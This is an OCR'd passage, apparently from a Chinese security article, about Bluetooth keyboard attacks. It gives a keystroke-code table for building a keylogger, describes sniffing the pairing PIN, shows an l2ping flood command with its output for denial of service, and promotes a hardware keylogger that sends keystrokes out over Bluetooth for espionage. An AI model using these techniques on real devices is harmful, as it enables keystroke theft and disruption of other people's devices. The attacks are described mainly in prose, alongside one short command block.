
看到这个表，我想熟悉蓝牙协议栈并且编程熟练的朋友，已经能够开发出来这么一个蓝牙键盘记录器了。

4.蓝牙适配器支持模式检测

除了对键盘敲击内容的识别，通过对拦截的蓝牙数据包仔细辨识，若能够截获到蓝牙键盘与蓝牙设备间进行匹配时的操作，甚至还可以分析出蓝牙适配器、蓝牙设备其他的特有属性及功能。如图11所示，在"LMP Features"处可以获取到该蓝牙设备支持的全部功能，如"Sniff mode"嗅探模式支持、"Hold mode"等待模式支持、"Encryption"加密支持等，还可以进一步查看到该蓝牙设备的预设属性。

有的朋友可能要说了，不会那么巧吧，刚好截获到蓝牙键盘与蓝牙适配器之间匹配的过程？万一截获不到岂不是空谈。嗯，我说过一定要"刚好"截获到匹配过程了吗？方法还是有很多

蓝牙	常用字符									备注
ASCII编码	1	2	3	4	5	6	7	8	9	0	
蓝牙传输编码	1e	1f	20	21	22	23	24	25	26	27	
ASCII编码	a	b	c	D	e	f	g	h	i	j	
蓝牙传输编码	04	05	06	07	08	09	0a	0b	0c	0d	
ASCII编码	k	l	m	N	o	p	q	r	s	t	
蓝牙传输编码	0e	0f	10	11	12	13	14	15	16	17	
ASCII编码	u	v	w	X	y	z	,	.	—	=	
蓝牙传输编码	18	19	1a	1b	1c	1d	36	37	2d	2e	
ASCII编码	;	‘	[	]		回车键		空格键			
蓝牙传输编码	33	34	2f	30		28		2c			


图11





图12


图13




图14

的，比如下面马上就要说到的蓝牙D.O.S。不过我们先来看看蓝牙键盘PIN码的拦截与破解吧。

PIN截获及破解

蓝牙设备之间第1次连接时需要匹配，这个基本知识我想就不用多说了。图12是在Windows2003 SP2下与蓝牙键盘进行匹配的工作界面。可以看到当Windows2003下提示蓝牙口令为"06000"时，我们只要在30秒内在蓝牙键盘上输入该数值即可建立连接。该蓝牙口令即为连接PIN码，输入预定的PIN码，这是一切蓝牙设备相连的基础。

当成功建立连接后，在Windows2003下，我们就能看到如图13所示的Dell BT Keyboard与系统建立了正常的蓝牙连接，并且连通性良好。

那么，此时只要处于该蓝牙信号覆盖范围内，攻击者就有机会直接拦截到包含了该PIN码的数据包。如图14所示，截获到的PIN码长度为5，PIN Code原内容为"0x00 00 00 00 00 00 00 00 00 00 00 30 30 30 36 30"，我们在

右侧的数据包内容中，可以清晰地看到明文的"06000"，与图12所示完全一致。需要说明的是，蓝牙信号理论覆盖半径为10米，但在实际测试中，一般最大就是5～8米，这还是在环境中没有较强干扰的前提下。

蓝牙D.O.S破坏键盘连通性

前面提到了为达到截获重要的蓝牙信息，需要通过一些攻击方式将当前已经建立连接的蓝牙设备强制断开。那么，我们就来看看哪些因素将会影响蓝牙设备的连通性。

1.同频道干扰风险

其实蓝牙技术在设计时已经加入了抗干扰的能力，而且确实能够将干扰的影响降低到最小。但我们知道，蓝牙的工作频段是在2.4GHz，在这个频段还有很多其他的标准在工作，比如无线WiFi设备。而且，如果在使用环境中存在大量无认证的2.4GHz频段设备，那么蓝牙的连接和响应所需的时间都会延长，也就存在中断的可能。

顺便说一句，其实还有个威力更为明显的设备可以达到破坏蓝牙连通性的目的，就是现在家里常能见到的微波炉，这个也是工作在2.4GHz，而且功率要大很多。

2.蓝牙D.O.S

通过构造超大的畸形蓝牙数据包发送至蓝牙设备，将有可能导致蓝牙设备忙于响应而死机，或者长时间无法正常响应其他设备的请求。在这方面的工具有很多，不过最为出名的当属l2ping。

需要注意的是：攻击对象不仅可以是蓝牙键盘，也可以是和蓝牙键盘匹配的蓝牙适配器，比如笔记本内置的蓝牙适配器或外置USB蓝牙适配器。下面为对某一蓝牙适配器攻击的操作步骤。

```
ZerOne ~ # l2ping  s 5000 00:1A:89:26:CB:C8
Ping: 00:1A:89:26:CB:C8 from 00:11:67:BE:EB:00 (data size 44) ...
5000 bytes from 00:1A:89:26:CB:C8 id 0 time 284.88ms
5000 bytes from 00:1A:89:26:CB:C8 id 1 time 277.67ms
5000 bytes from 00:1A:89:26:CB:C8 id 2 time 269.61ms
5000 bytes from 00:1A:89:26:CB:C8 id 3 time 269.55ms
5000 bytes from 00:1A:89:26:CB:C8 id 4 time 271.49ms
5000 bytes from 00:1A:89:26:CB:C8 id 5 time 278.44ms
5000 bytes from 00:1A:89:26:CB:C8 id 6 time 276.38ms
5000 bytes from 00:1A:89:26:CB:C8 id 7 time 279.31ms
8 sent, 8 received, 0% loss
```

图15为对笔记本自带蓝牙适配器进行攻击的截图。在攻击开始后不久，再使用蓝牙键盘与该蓝牙适配器进行匹配时，会变得极为缓慢和不稳定。而对于已经和主机建立连接的蓝牙键盘，只有在加大畸形数据包的容量或者集合多个蓝牙适配器用于攻击后，效果才会变得明显。



图15

远程控制+偷窥

通过蓝牙进行远程控制的工具也有很多，不过鉴于本文的主要对象是蓝牙键盘，就不再讲述太多无关的内容。其实若只是为了骚扰的话，蓝牙键盘的成本倒是有些大了。攻击者可以通过远程连接的方式将蓝牙键盘与自带蓝牙适配器的笔记本进行匹配，比如通过3389等。这样的话，攻击者就可以在离受害者并不远的位置，使用蓝牙键盘来干扰用户的正常操作，比如弹出个记事本，在上面敲击几个字，我想当事人肯定会很恐慌的。

虽然上面所说的技术含量较低，但对于一些特定场合，还是可以造成一些并不希望出现的混乱，比如某个大会现场。不过很明显，还是有些人希望蓝牙键盘能够扮演更多的角色，比如LG推出了一款蓝牙QWERTY键盘，型号为LG LBA-C300，主要用于手机。

这款LG LBA-C300和一般的蓝牙键盘有所区别，在这个键盘上配备了一块液晶屏幕，通过这个屏幕我们可以直接编写和读取手机上的短信，同时还可以查看来电号码等，同时该蓝牙键盘还支持调整手机情景模式。最有意思的是，这款蓝牙键盘可以直接操控手机的摄像头进行拍照，借助蓝牙10米的传输范围，你可以轻松拍下想拍的物体，而且完全不必把手机高高举起。

间谍用蓝牙Keylogger

既然提到了SPY，我就接着这个思路讲讲。上面我们提到了蓝牙键盘记录器，其实蓝牙键盘记录器主要分为两种，按照上面思路制作出来的只是其中的一种，而且是只能对蓝牙键盘进行记录的keylogger。有没有可以对普通的有线键盘也能记录，并且能够通过蓝牙发送出去的Keylogger呢？答案是肯定的，国外已经有公司在原本生产间谍用keylogger的基础上推出了如图16所示的成熟的蓝牙Keylogger产品。这个长度只有1元硬币的硬件键盘记录器，可以记录下几乎一个月的键盘敲击内容。和传统的硬件键盘记录器不同，该工具支持通过蓝牙将内容传输出去，或者通过蓝牙进行远程查看。攻击者可以事先使用如图17所示的蓝牙适配器与其进行匹配，然后按照图18所示的方式将键盘记录器部署在目标内部，而绝大多数人平时可都不会去看机箱后部键盘的接入情况。所以说，这种蓝牙Keylogger可以说的确是适合内部渗透、重点单位/部门渗透、敏感人物跟踪、情报窃取等多种目的的利器。

该蓝牙硬件键盘记录器的工作原理如图19所示，左侧受害者主机上的所有键盘敲击内容，右侧的攻击者都可以通过蓝牙获取或者直接访问到。由于工作在2.4GHz这样的高频，所以一般的信号监测工具检测起来也是很容易忽视掉的。




图16




图17




图18




图19

图20为通过蓝牙连接至该蓝牙键盘记录器后查看到的内容。

